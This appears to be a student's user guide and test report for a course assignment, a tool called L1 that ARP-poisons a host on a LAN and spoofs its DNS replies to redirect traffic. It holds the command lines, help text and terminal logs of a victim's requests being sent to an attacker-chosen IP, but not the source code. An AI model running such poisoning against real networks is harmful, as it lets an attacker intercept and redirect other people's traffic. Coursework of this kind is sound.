8505 Assignment 4 User Guide and Testing

Wow, such a fast dns server


Isaac Morneau; A00958405

User Guide

To run the server 3 things need to be specified, the ip to poison (-p) the redirection target (-d) and the interface to use (-i)


Basic Spoofing

In the following example .11 is being redirected to vk-k.com as seen in the dns spoofer below




```
19:29:45(master)isaac@HMS-Brixford:bin$ sudo ./L1 -p 192.168.0.11 -i enp3s0 -d vk-k.com
[sudo] password for isaac:
==-poison-==
IP: 192.168.0.11
MAC: 3e:84:27:5a:29:6b
==-redirect to-==
IP: 70.68.160.89
==-us-==
IP: 192.168.0.5
MAC: 14:dd:a9:7c:96:bc
==-gateway-==
IP: 192.168.0.1
MAC: 90:50:ca:31:14:92
==-starting poison-==
==-started flooding-==
only A records supported, skipping
only A records supported, skipping
only A records supported, skipping
```

From an unspoofed computer the result of curling google is as follows.



```
19:50:18(master)isaac@HMS-Brixford:~$ curl google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
19:50:21(master)isaac@HMS-Brixford:~$ 
```

This is as expected. In contrast the result of a computer being spoofed is as follows.




```
02:50:39(master)elly@HMS-Eleanor:~$ curl google.com
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
02:50:56(master)elly@HMS-Eleanor:~$ 
```

Included in the docs folder is a pcapng file of the capture during this spoofing.

Additional Options

Running the spoofer with the -h option will display the help message outlining additional options that are available as shown below.


```
$ sudo ./L1 -h
* - required arguments

==>target<==
    *[p]snip - the host of the target to poison
    [P]snmac - the MAC of the target to poison [disables auto discovery]
    [g]ateip - the IP of the gateway, will default to local routing lookup
    [G]atemac - the MAC of the gateway [disables auto discovery]
auto discovery]

==>injection<==
    *[i]nterface - the interface to use
    *[d]stip - the host of the crafted dns query
one or the other is needed but not both

==>misc<==
    [h]elp - this message
```



```
19:53:38(master)isaac@HMS-Brixford:bin$ sudo ./L1 -h
* - required arguments

==>target<==
    *[p]snip - the host of the target to poison
    [P]snmac - the MAC of the target to poison [disables auto discovery]
    [g]ateip - the IP of the gateway, will default to local routing lookup
    [G]atemac - the MAC of the gateway [disables auto discovery]
auto discovery]

==>injection<==
    *[i]nterface - the interface to use
    *[d]stip - the host of the crafted dns query
one or the other is needed but not both

==>misc<==
    [h]elp - this message
19:53:40(master)isaac@HMS-Brixford:bin$ |
```


Testing

Test	Steps	Result
Verify application built	Run ./L1	The help message is printed
Verify auto discovery	Run sudo ./L1 -p <a valid ip> -i <valid interface> -d example.com	Application Starts; See below




```
19:58:22(master)isaac@HMS-Brixford:bin$ sudo ./L1 -p 192.168.0.11 -i enp3s0 -d example.com
==-poison-==
IP: 192.168.0.11
MAC: 3e:84:27:5a:29:6b
==-redirect to-==
IP: 93.184.216.34
==-us-==
IP: 192.168.0.5
MAC: 14:dd:a9:7c:96:bc
==-gateway-==
IP: 192.168.0.1
MAC: 90:50:ca:31:14:92
==-starting poison-==
==-started flooding-==
```

Verify failed auto discovery	Run sudo ./L1 -p <an invalid ip> -i <valid interface> -d example.com	MAC resolution fails; See below




```
19:59:51(master)isaac@HMS-Brixford:bin$ sudo ./L1 -p 192.168.0.88 -i enp3s0 -d example.com
unable to resolve remote MAC
20:01:18(master)isaac@HMS-Brixford:bin$ |
```

Verify failed auto discovery	Run sudo ./L1 -p <a valid ip> -i <valid interface> -d thisisntarealdomain.bla	Remote IP fails; See below




```
20:01:18(master)isaac@HMS-Brixford:bin$ sudo ./L1 -p 192.168.0.11 -i enp3s0 -d thisisntarealdomain.bla
getaddrinfo: No such device or address
unable to resolve dest IP
20:02:38(master)isaac@HMS-Brixford:bin$ |
```

DNS spoofing changes IP	Run sudo ./L1 -p <a valid ip> -i <valid interface> -d vk-k.com	See before and after below
Unspoofed:		




```
19:50:21(master)isaac@HMS-Brixford:~$ curl -v google.com
* Rebuilt URL to: google.com/
*   Trying 172.217.3.174...
```

Spoofed:



```
02:50:56(master)elly@HMS-Eleanor:~$ curl -v google.com
* Rebuilt URL to: google.com/
*   Trying 70.68.160.89...
```

Multiple Devices Are Spoofed	Run sudo ./L1 -p <a valid ip> -i <valid interface> -d 192.168.0.7	See below.



Status: NOERROR Id: 54109 Flags: qr rd ra

Query Time: 28 ms

A

facebook.com TTL: 7200

192.168.0.7